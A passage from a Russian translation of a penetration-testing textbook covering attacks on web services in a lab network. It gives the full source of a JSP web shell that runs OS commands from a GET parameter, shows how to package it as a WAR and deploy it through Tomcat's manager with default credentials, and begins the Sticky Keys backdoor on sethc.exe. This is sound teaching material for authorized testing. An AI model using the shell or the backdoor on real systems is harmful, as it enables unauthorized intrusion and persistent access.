В нашем случае развлекать некого, нет мелькающих лазерных лучей, от которых нужно уворачиваться, или сторожевых собак, которых нужно подкупать мясными деликатесами. Нам просто нужно максимально увеличить шансы на успех, следуя по пути наименьшего сопротивления и используя выявленные уязвимости с помощью тщательно подобранных векторов атак. Самое главное, нам не позволено что-нибудь сломать. В следующей главе мы воспользуемся обнаруженными уязвимостями, чтобы безопасно проникнуть в уязвимые хосты, захватив исходный плацдарм в сети Capsulecorp.

## 4.5 *Заключение*

- Следуйте по пути наименьшего сопротивления, сначала проверив LNF-уязвимости и векторы атак. Пентест ограничен по объему и времени, поэтому скорость имеет значение.
- Создайте простой список паролей, адаптированный для компании, которая вас наняла.
- Помните о блокировке учетной записи и действуйте осторожно. Если возможно, проверяйте учетные данные только для записей локальных пользователей в сетях Windows.
- Веб-серверы часто настраивают с учетными данными по умолчанию. Используйте Webshot для получения массовых снимков экрана всех веб-серверов в целевой среде, чтобы вы могли быстро находить интересные цели.
- Каждый раз, когда вы находите новую службу, которую никогда не видели, отправляйтесь в Google и собирайте информацию о ней. Параллельно вы сможете выбрать простые векторы атак на множество других приложений.

## Этап 2

# Целенаправленное проникновение

**Т**еперь, когда вы определили поверхность атаки вашей целевой сети, пора приступить к компрометации уязвимых хостов. Эта часть книги начинается с главы 5, в которой описаны различные методы взлома уязвимых веб-приложений, таких как Jenkins и Apache Tomcat. Вы узнаете, как развернуть настраиваемые веб-оболочки бэкдора и обновить их до полностью интерактивного обратного доступа к скомпрометированным целям.

Глава 6 знакомит вас с процессом атаки на незащищенный сервер базы данных. В этой главе вы также узнаете о хешах паролей учетной записи Windows, о том, почему они полезны для вас как злоумышленника и как получить их из скомпрометированной системы. Наконец, в этой главе рассматриваются некоторые интересные методы получения выгоды от скомпрометированных хостов Windows, которые могут быть особенно полезны, когда вы ограничены неинтерактивной оболочкой.

В главе 7 вы впервые познакомитесь с желанным процессом использования уязвимости и одним нажатием кнопки получите удаленный доступ к уязвимому серверу, на котором отсутствует обновление безопасности Microsoft. Нет ничего проще с точки зрения проникновения в сетевые системы и получения доступа к объектам, которые в противном случае были бы защищены.

В конце этой части книги вы прочно закрепите в своей целевой сети. Вы успешно взломаете несколько систем первого уровня и будете готовы начать следующий этап вашего проникновения: повышение привилегий.

# Атака на уязвимые веб-сервисы

---

## **Краткое содержание главы:**

- фаза 2: целенаправленное проникновение;
- развертывание архивного файла зловредного веб-приложения;
- использование Sticky Keys в качестве бэкдора;
- различия между интерактивными и неинтерактивными оболочками;
- выполнение команд операционной системы при помощи скрипта Groovy.

Первая фаза теста на проникновение во внутреннюю сеть (INPT) заключалась в сборе как можно большего количества информации о целевой среде. Вы начали с обнаружения действующих хостов, а затем перечислили, какие сетевые службы эти хосты предлагают. Наконец, вы определили векторы атак на уязвимости, связанные с аутентификацией, настройками и отсутствием исправлений для этих сетевых служб.

Фаза 2 – это компрометация уязвимых хостов. Вы можете вспомнить, что в главе 1 мы называли начальные системы, к которым мы получаем доступ, *хостами первого уровня*. Хосты первого уровня – это цели, имеющие уязвимость прямого доступа, которой мы можем воспользоваться таким образом, чтобы получить некоторую форму удаленного управления. Это может быть обратный доступ, неинтерактивная командная строка или даже просто вход в типичную службу интерфейса удаленного

управления (RMI), такую как удаленный рабочий стол (RDP) или защищенная оболочка (SSH). Независимо от метода удаленного управления, мотив и ключевой фокус на протяжении всей этой фазы INPT состоит в том, чтобы захватить исходный плацдарм (начальную точку атаки) в нашей целевой среде и получить доступ к как можно большему количеству областей сети с ограниченным доступом.

На рис. 5.1 схематически показана фаза целенаправленного проникновения. Входными данными на этом этапе является список уязвимостей, обнаруженных на предыдущем этапе. В целом рабочий процесс заключается в перемещении по списку и получении доступа к каждому уязвимому узлу.




Рис. 5.1 Этап 2: рабочий процесс целенаправленного проникновения

## 5.1 Описание фазы 2 – целенаправленного проникновения

Когда вы рассматриваете эту фазу с точки зрения общей картины, вы должны начать с визуализации цели: получить полный контроль над всей сетью. Это то, что хотел бы сделать злоумышленник, хотя бы по той причине, что он получит неограниченный доступ к любой системе в сети. Ваша задача как пентестера – играть роль злоумышленника. Из

многолетнего опыта я знаю, что для этого мне придется получать доступ ко множеству разных серверов, пока мне не повезет и я не наткнусь на тот, который имеет то, что мне нужно, – обычно это активный сеанс от администратора домена, или некоторые другие средства получения доступа администратора к контроллеру домена (который чаще довольно хорошо защищен).

Учитывая этот конечный результат, становится ясно, что чем больше систем мы сможем скомпрометировать на этом этапе, тем больше шансов, что мы найдем учетные данные или другой способ доступа к системам, содержащим учетные данные, которые позволят нам получить доступ к еще большему количеству систем (мы можем ходить вокруг да около в течение некоторого времени), пока в конечном итоге мы не достигнем нашей цели. Вот почему так важен предыдущий этап – сбор информации. Вот почему я предостерегал вас от залезания в первую найденную кроличью нору. Конечно, это может привести вас туда, куда вы хотите, но может и нет. По моему опыту, успех пентеста – это вопрос количества. У вас может быть обширный список уязвимостей, поэтому систематизированная атака на них поможет вам не запутаться. Начните с веб-сервисов, пройдите через интерфейсы удаленного управления и закончите, используя отсутствующие исправления.

### 5.1.1 Развертывание веб-оболочек бэkdора

В этой главе вы будете атаковать два уязвимых веб-сервиса, обнаруженных на предыдущем этапе. Первый сервер потребует от вас создать простое приложение веб-оболочки и развернуть его на уязвимой цели с помощью собственного веб-интерфейса. Второй сервер предоставляет консоль сценария, которую вы будете использовать для выполнения команд ОС. Эти две веб-службы иллюстрируют метод, который можно использовать для компрометации многих других веб-приложений, часто присутствующих в корпоративных сетях: сначала вы получаете доступ к интерфейсу управления веб-службами, а затем используете встроенные функции для развертывания веб-оболочки бэkdора на вашей цели. Затем эту веб-оболочку можно использовать для управления ОС хоста.

#### Дополнительные веб-сервисы в корпоративных сетях

Ниже перечислены несколько дополнительных веб-сервисов, для которых вы найдете в Google множество векторов атак:

- консоль JBoss JMX;
- сервер приложений JBoss;
- Oracle GlassFish;
- phpMyAdmin;
- веб-интерфейс Hadoop HDFS;
- Dell iDRAC.

### 5.1.2 Доступ к службам удаленного управления

На этапе обнаружения уязвимостей вы часто находите учетные данные по умолчанию, пустые или легко угадываемые учетные данные для пользователей ОС. Эти учетные данные могут быть самым простым путем к компрометации уязвимых целей, потому что вы можете использовать их для входа в систему напрямую, используя любой RMI, который сетевые администраторы применяют для управления тем же хостом, например:

- RDP;
- SSH;
- Windows Management Instrumentation (WMI);
- Server Message Block (SMB);
- Common Internet File System (CIFS);
- Intelligent Platform Management Interface (IPMI).

### 5.1.3 Эксплуатация отсутствующих программных исправлений

Эксплойты программного обеспечения – излюбленная тема среди новичков в пентестинге. Использование уязвимостей программного обеспечения – это своего рода «волшебство», особенно когда вы не до конца понимаете внутреннюю работу эксплойта. В главе 7 я продемонстрирую один эксплойт, который широко известен и чрезвычайно точен и надежен при использовании против правильных целей. Я говорю о MS17-010 под кодовым названием Eternal Blue.

## 5.2 Захват исходного плацдарма

Представьте на мгновение, что голливудской команде по ограблению фильмов удалось получить набор служебных ключей, которые предоставляют прямой доступ к административной панели служебного лифта на целевом объекте. В этом лифте есть много кнопок для доступа к разным этажам здания, но есть считыватель электронных карт, и пульт управления лифтом требует авторизации при помощи карты, прежде чем поднимать кабину лифта на требуемый этаж. Считыватель карт работает независимо от панели управления лифтом, и служебные ключи не позволяют вмешиваться в его работу.

У команды злоумышленников нет электронных карт, но поскольку они могут открывать панель управления лифтом и манипулировать ею, они могут просто изменить электрическую цепь, чтобы все кнопки работали в обход считывателя карт. Или, применив немного магии кино, они могут установить новую кнопку на панели, которая отправляет лифт на любой этаж, который они выберут, и не требует наличия карты-пропуска. Мне нравится этот вариант, потому что он оставляет без изменений поведение других кнопок в лифте. Обычные пользователи этого



лифта по-прежнему могут получить доступ к своим этажам привычным способом, поэтому изменения в панели управления потенциально могут остаться незамеченными в течение некоторого времени.

### Не лучше ли получить карту-пропуск?

Конечно, лучше. Изменение конструкции панели управления лифтом рискованно, потому что кто-нибудь достаточно наблюдательный наверняка заметит новую кнопку. Это не значит, что он обязательно поднимет тревогу, но тем не менее это возможно.

Однако нашим злоумышленникам не удалось получить карту-пропуск. Им пришлось работать с тем, что есть.

В пентесте, как и в этом сценарии, вы имеете то, что имеете, и извлекаете из этого максимум пользы. Если это поможет вам лучше спать, можно сказать, что наши злоумышленники изменили панель управления лифтом, спустились на этаж, который они искали, получили карту-пропуск для лифта, а затем вернули панель управления в исходное состояние, чтобы сотрудники не заметили изменений. Но чтобы изначально получить доступ к нужному этажу, модификация была неизбежным риском.

### Отказ от ответственности

На самом деле я не очень разбираюсь в том, как работают лифты. Я предполагаю, что этот вектор атаки имеет несколько недостатков, которые не принесут результатов в реальном мире. Смысл этого примера в том, что он может сойти за полуправдоподобный сценарий, который вы можете увидеть в фильме, и он содержит идеи, которые мы будем использовать в этой главе.

Если вы специалист по лифтам или если вы потратили время на взлом лифтов и оскорблены смелым предположением, что этот сценарий действительно может сработать, то я написал это заявление специально для вас в надежде, что вы примете мои искренние извинения и продолжите читать главу.

Уверяю вас, описанные далее концепции INPT верны и работают в реальном мире.

## 5.3 Взлом уязвимого сервера Tomcat

С точки зрения вашего проникновения лифт можно рассматривать как подобие сервера Apache Tomcat. Подобно тому, как лифт доставляет сотрудников (пользователей) на разные этажи в зависимости от их авторизации с помощью карты-пропуска, сервер Tomcat обслуживает несколько веб-приложений, развернутых по разным URL-адресам, причем некоторые из приложений имеют собственный набор учетных данных, независимых от сервера Tomcat.

Индивидуальные наборы учетных данных, защищающие веб-приложения, развернутые на сервере Tomcat, похожи на отдельные карты-пропуска, хранящиеся у сотрудников и предоставляющие доступ только к этажам, которые разрешено посещать конкретному сотруднику. На предыдущем этапе мы определили, что к веб-интерфейсу управления Tomcat можно получить доступ с учетными данными по умолчанию.

Эти учетные данные по умолчанию похожи на запасной набор служебных ключей от панели управления лифта. Джефф, специалист по обслуживанию лифтов, использует набор ключей для выполнения своих повседневных задач и постоянно хранит их в кармане брюк. К сожалению, он забыл о запасном наборе, который болтался на крючке в общедоступной комнате отдыха для сотрудников, где наши злодеи из кинофильма могли похитить их, не привлекая внимания.

Веб-интерфейс Tomcat в точности похож на панель управления лифтом (хорошо, может быть, не совсем, но вы поняли идею), которую можно использовать для развертывания пользовательского веб-приложения. В этом случае мы собираемся развернуть простую веб-оболочку Jakarta Server Pages (JSP), которую можем использовать для взаимодействия с ОС хоста, где работает сервер Tomcat. Оболочку JSP необходимо упаковать в файл архива веб-приложений (WAR), прежде чем ее можно будет развернуть на сервере Tomcat.

### 5.3.1 Создание вредоносного файла WAR

Файл WAR – это одиночный заархивированный документ, содержащий всю структуру приложения JSP. Чтобы скомпрометировать сервер Tomcat и развернуть веб-оболочку, вам нужно написать небольшой код JSP и упаковать его в файл WAR. Если это звучит устрашающе, не волнуйтесь – это просто. Начните с выполнения следующей команды, чтобы создать новый каталог под названием `webshell`:

```
~$ mkdir webshell
```

Перейдите в новый каталог (`cd webshell`) и создайте файл с именем `index.jsp` с помощью вашего любимого текстового редактора. Введите или скопируйте код из листинга 5.1 в файл `index.jsp`.

**ПРИМЕЧАНИЕ** Вам понадобится рабочий Java Development Kit (JDK), чтобы упаковать веб-оболочку JSP в соответствующий файл WAR. Если вы еще этого не сделали, выполните команду `sudo apt install default-jdk` из вашего терминала, чтобы установить последнюю версию JDK на вашей виртуальной машине Ubuntu.

Этот код создает простую веб-оболочку, к которой можно получить доступ из браузера и которую можно использовать для отправки команд ОС на хост, прослушивающий сервер Tomcat. Результат выполнения команды отображается в вашем браузере. Из-за того, как мы взаимодействуем с этой оболочкой, она считается неинтерактивной оболочкой. Я объясню это подробнее в следующем разделе. Эта простая веб-оболочка JSP

принимает параметр GET с именем `cmd`. Значение `cmd` передается в метод `Runtime.getRuntime().exec()`, а затем выполняется на уровне ОС. Все, что возвращает ОС, потом отображается в вашем браузере. Это самый примитивный пример неинтерактивной оболочки.

### Листинг 5.1 Исходный код `index.jsp` – простая веб-оболочка JSP

```
<FORM METHOD=GET ACTION='index.jsp'>
<INPUT name='cmd' type=text>
<INPUT type=submit value='Run'>
</FORM>
<%@ page import="java.io.*" %>
<%
    String cmd = request.getParameter("cmd"); ← Получает параметр GET.
    String output = "";
    if(cmd != null) {
        String s = null;
        try {
            Process p = Runtime.getRuntime().exec(cmd,null,null); ← Передает параметр методу
            BufferedReader sI = new BufferedReader(new
            InputStreamReader(p.getInputStream()));
            while((s = sI.readLine()) != null) { output += s+"<br>"; }
        } catch(IOException e) { e.printStackTrace(); }
    }
%>
<pre><%=output %></pre> ← Вывод команды отображается в браузере.
<FORM METHOD=GET ACTION='index.jsp'>
```

После создания файла `index.jsp` необходимо использовать команду `jar`, чтобы упаковать весь каталог веб-оболочки в отдельный файл WAR. Вы можете создать файл WAR с помощью `jar cvf ../webshell.war *`.

### Листинг 5.2 Создание файла WAR с именем `webshell.war`, содержащего `index.jsp`

```
~$ ls -lah
total 12K
drwxr-xr-x  2 royce royce 4.0K Aug 12 12:51 .
drwxr-xr-x 32 royce royce 4.0K Aug 13 12:56 ..
-rw-r--r--  1 royce royce  2 Aug 12 12:51 index.jsp
~$ jar cvf ../webshell.war *
added manifest
adding: index.jsp(in = 2) (out= 4)(deflated -100%)
```

Этот простой файл WAR будет содержать только одну страницу `index.jsp`.

`../` указывает команде `jar` хранить WAR в одном каталоге.

## 5.3.2 Развертывание файла WAR

Теперь у вас есть файл WAR, который аналогичен новой кнопке лифта из сценария голливудского ограбления. Следующее, что вам нужно сделать, – это установить или развернуть его (используя `Tomcat-speak`) на сервере Tomcat, чтобы вы могли использовать его для управления базой ОС (лифтом).

Перейдите к серверу Tomcat на порту 8080 (рис. 5.2), нажмите кнопку **Manager App** и войдите в систему с учетными данными по умолчанию, которые вы ранее определили во время поиска уязвимости. Сервер Tomcat, принадлежащий Capsulecorp, расположен по адресу 10.0.10.203 на порту 8080, а учетные данные – *admin/admin*.




Рис. 5.2 Сервер Apache Tomcat, прослушивающий порт 8080

Первое, на что следует обратить внимание, – это таблица, отображающая различные файлы WAR, уже развернутые на этом сервере Tomcat. Если вы прокрутите страницу в браузере до раздела **Deploy** (Развертывание) страницы, то заметите кнопки **Browse** (Обзор) и **Deploy**, расположенные под заголовком **WAR-файл для развертывания** (рис. 5.3). Нажмите кнопку **Browse**, выберите файл `webshell.war` на своей виртуальной машине Ubuntu и нажмите **Deploy**, чтобы развернуть файл WAR на сервере Tomcat.





Рис. 5.3 Раздел развертывания файла WAR на странице диспетчера Tomcat

**ПРИМЕЧАНИЕ** Сделайте запись о развертывании этого файла WAR в заметках о ходе проникновения. Это бэкдор, который вы установили и который вам нужно будет удалить во время очистки после проникновения.

### 5.3.3 Доступ к веб-оболочке из браузера

Теперь, когда файл WAR развернут, он появляется в нижней части таблицы, и к нему можно получить доступ, или набрав URL в адресном поле вашего браузера, или щелкнув ссылку в первом столбце таблицы (рис. 5.4). Щелкните ссылку прямо сейчас.



Нажмите для доступа к веб-оболочке

Рис. 5.4 Веб-оболочка развернута и теперь доступна из меню

Это действие направит ваш браузер на главную страницу (в нашем случае единственную) файла WAR, index.jsp. Вы должны увидеть одно поле ввода и кнопку **Выполнить**. Здесь вы можете ввести одну команду ОС, щелкнуть кнопку **Run** (Выполнить) и увидеть результат выполнения команды, отображаемый в вашем браузере.

В иллюстративных целях запустите команду ipconfig /all. Это команда, которую вы обычно запускаете в данном сценарии проникновения. Да, вы уже действительно знаете IP-адрес этой цели, но ipconfig /all показывает дополнительную информацию о домене Active Directory (рис. 5.5). Если бы это поле было двухкомпонентным, вы также могли бы обнаружить эту информацию с помощью данной команды.




Рис. 5.5 Запуск команд ОС с помощью веб-оболочки

**ПРИМЕЧАНИЕ** При реальном проникновении вы можете не сразу узнать, работает ли этот хост под управлением Windows, поэтому обычно сначала следует выполнить команду `whoami`. Эта команда распознается в ОС Windows, Linux и Unix, и выходные данные команды могут использоваться для четкого определения операционной системы, на которой работает ваша цель. В данном случае уязвимый сервер Tomcat работает под управлением Windows, поэтому для этой системы вы будете использовать атаки на базе Windows.

**СОВЕТ** Всегда проверяйте каждую систему, к которой вы получаете доступ, чтобы убедиться, что у нее есть две или более сетевых карт, настроенных с отдельным IP-адресом. Системы такого типа часто являются «мостом» в новую подсеть, к которой у вас, возможно, не было доступа раньше, и теперь хост, который вы взломали, можно использовать в качестве прокси-сервера для этой подсети. В случае сети Capsulecorp Pentest нет систем с двойным подключением.

### Упражнение 5.1. Развертывание вредоносного файла WAR

Используя исходный код из листинга 5.1, создайте вредоносный файл WAR и разверните его на сервере Apache Tomcat на машине `trunks.capsulecorp.local`. После его развертывания вы сможете перейти на страницу `index.jsp` и выполнить команды ОС, такие как `ipconfig /all`, как показано на рис. 5.5. Введите команду для печати содержимого каталога `C:\`.

Ответ на это упражнение можно найти в приложении E.

## 5.4 Интерактивные и неинтерактивные оболочки

На данный момент «плохие парни» уже внутри. Однако работа еще далека от завершения, поэтому не время праздновать. Они еще не получили – не говоря уже о побеге – драгоценности короны, но они находятся в целевом объекте и могут свободно перемещаться в некоторых ограниченных областях. В случае пентеста доступ, который вы получили на сервере Tomcat, называется *получением оболочки*. Этот конкретный тип оболочки считается *неинтерактивным*. Важно понимать различие между интерактивной и неинтерактивной оболочками, потому что неинтерактивная оболочка имеет несколько ограничений.

Основное ограничение заключается в том, что вы не можете использовать неинтерактивную оболочку для выполнения многоступенчатых команд, требующих взаимодействия с программой, запускаемой из вашей команды. Примером может служить выполнение команды `sudo apt install xyz`, где `xyz` означает имя пакета в системе Ubuntu. Выполнение

такой команды приведет к тому, что программа `apt` ответит и предложит вам ввести `yes` (да) или `no` (нет) перед установкой пакета.

Такое поведение невозможно при использовании неинтерактивной веб-оболочки, а это означает, что вам необходимо структурировать команду таким образом, чтобы не требовать взаимодействия с пользователем. В этом примере, если вы измените команду на `sudo apt install xuz -y`, она будет работать нормально. Важно отметить, что не все команды имеют флаг `-y`, поэтому вам часто придется проявлять творческий подход при использовании неинтерактивной оболочки, в зависимости от того, что вы пытаетесь сделать.

Понимание того, как структурировать команды таким образом, чтобы они не требовали взаимодействия, – еще одна причина, по которой важно иметь хорошие навыки работы с командной строкой, если вы хотите стать успешным пентестером. В табл. 5.1 перечислены несколько команд, которые можно спокойно запускать из неинтерактивной оболочки.

**Таблица 5.1** Команды операционной системы, подходящие для неинтерактивных оболочек

Назначение	Windows	Linux/UNIX/Mac
Информация об IP-адресе	<code>ipconfig /all</code>	<code>ifconfig</code>
Список активных процессов	<code>tasklist /v</code>	<code>ps aux</code>
Переменные окружения	<code>set</code>	<code>export</code>
Список файлов текущего каталога	<code>dir /ah</code>	<code>ls -lah</code>
Просмотр содержимого	<code>type [FILE]</code>	<code>cat [FILE]</code>
Копирование файла	<code>copy [SRC] [DEST]</code>	<code>cp [SRC] [DEST]</code>
Поиск файла или строки	<code>type [FILE]   find /I [STRING]</code>	<code>cat [FILE]   grep [STRING]</code>

## 5.5 Обновление до интерактивной оболочки

Несмотря на то что вы можете многое сделать с неинтерактивной оболочкой, приоритетной задачей является скорейшее обновление до *интерактивной* оболочки. Один из моих любимых подходов, а также один из самых надежных способов сделать это на целевой платформе Windows – это использовать популярную технику, известную как *бэкдор Sticky Keys* («залипание клавиш»).

**ОПРЕДЕЛЕНИЕ** В случае Sticky Keys и в любом другом случае, когда я использую термин «бэкдор» в этой книге, я имею в виду секретный (иногда не очень) способ доступа к компьютерной системе.

Системы Windows поставляются с удобной функцией под названием «Залипание клавиш», которая позволяет использовать комбинации клавиш, для которых обычно требуются клавиши **Ctrl**, **Alt** или **Shift**, нажимая только одну клавишу для каждой комбинации. Я не могу честно сказать, что когда-либо использовал эту функцию для повседневных операций,



но она оказалась удобной для пентестов, когда я хочу превратить неинтерактивную веб-оболочку в полностью интерактивную командную строку Windows. Чтобы увидеть залипание клавиш в действии, вы можете использовать `gdesktop` для подключения к серверу Tomcat с помощью команды `gdesktop 10.0.10.203` и нажать клавишу **Shift** пять раз подряд, находясь на экране входа в систему (рис. 5.6). Приложение Sticky Keys запускается из двоичного исполняемого файла, расположенного по адресу `c:\Windows\System32\sethc.exe`. Чтобы обновить доступ к этой цели в неинтерактивной веб-оболочке, вы замените файл `sethc.exe` копией файла `cmd.exe`, что заставит Windows запускать для вас терминал командной строки с повышенными привилегиями вместо приложения Sticky Keys.




Рис. 5.6 Запрос на включение режима залипания клавиш после пятикратного нажатия клавиши Shift

### 5.5.1 Резервное копирование `sethc.exe`

Поскольку ваша цель – заменить двоичный файл `sethc.exe` копией двоичного файла `cmd.exe`, вам необходимо создать резервную копию `sethc.exe`, чтобы в будущем можно было вернуть целевой сервер в исходное состояние. Для этого вставьте в веб-оболочку следующую команду:

```
cmd.exe /c copy c:\windows\system32\sethc.exe  
➔ c:\windows\system32\sethc.exe.backup
```

На рис. 5.7 показано, что резервная копия была создана. Теперь, когда у вас есть резервная копия `sethc.exe`, все, что вам нужно сделать, – это заменить исходный исполняемый файл копией `cmd.exe`. Это создаст простой бэкдор, который запустит командную строку Windows, когда вы нажмете **Shift** пять раз. Microsoft знает об этом старом приеме, поэтому доступ к `sethc.exe` по умолчанию ограничен только чтением, даже для учетных записей локальных администраторов. В результате если вы попытаетесь скопировать `cmd.exe` в `sethc.exe`, то получите сообщение `Access Denied` (Доступ запрещен). Чтобы понять, почему, выполните следующую



команду в своей веб-оболочке, чтобы проверить разрешения для sethc.exe; вы увидите, что разрешения установлены на R (только чтение).




Рис. 5.7 Result after issuing the sethc.exe backup command

### Листинг 5.3 Использование cacls.exe для проверки прав доступа к файлу на sethc.exe

```
c:\windows\system32\cacls.exe c:\windows\system32\sethc.exe
c:\windows\system32\sethc.exe NT SERVICE\TrustedInstaller:F
                               BUILTIN\Administrators:R ←
                               NT AUTHORITY\SYSTEM:R
                               BUILTIN\Users:R
                               APPLICATION PACKAGE AUTHORITY\ALL APPLICATION
➔ PACKAGES:R
```

Только для чтения, то есть вы не можете перезаписать файл.

## 5.5.2 Изменение списков управления доступом к файлам с помощью cacls.exe

Поскольку ваша веб-оболочка имеет доступ только для чтения к sethc.exe, вы не сможете заменить его копией cmd.exe. К счастью, разрешения легко изменить с помощью программы cacls.exe, которая изначально входит в состав Windows. Вы можете использовать команду для изменения разрешений R на F, что означает полный контроль, но сначала позвольте мне объяснить пару нюансов, связанных с нашим предыдущим обсуждением интерактивных и неинтерактивных оболочек.

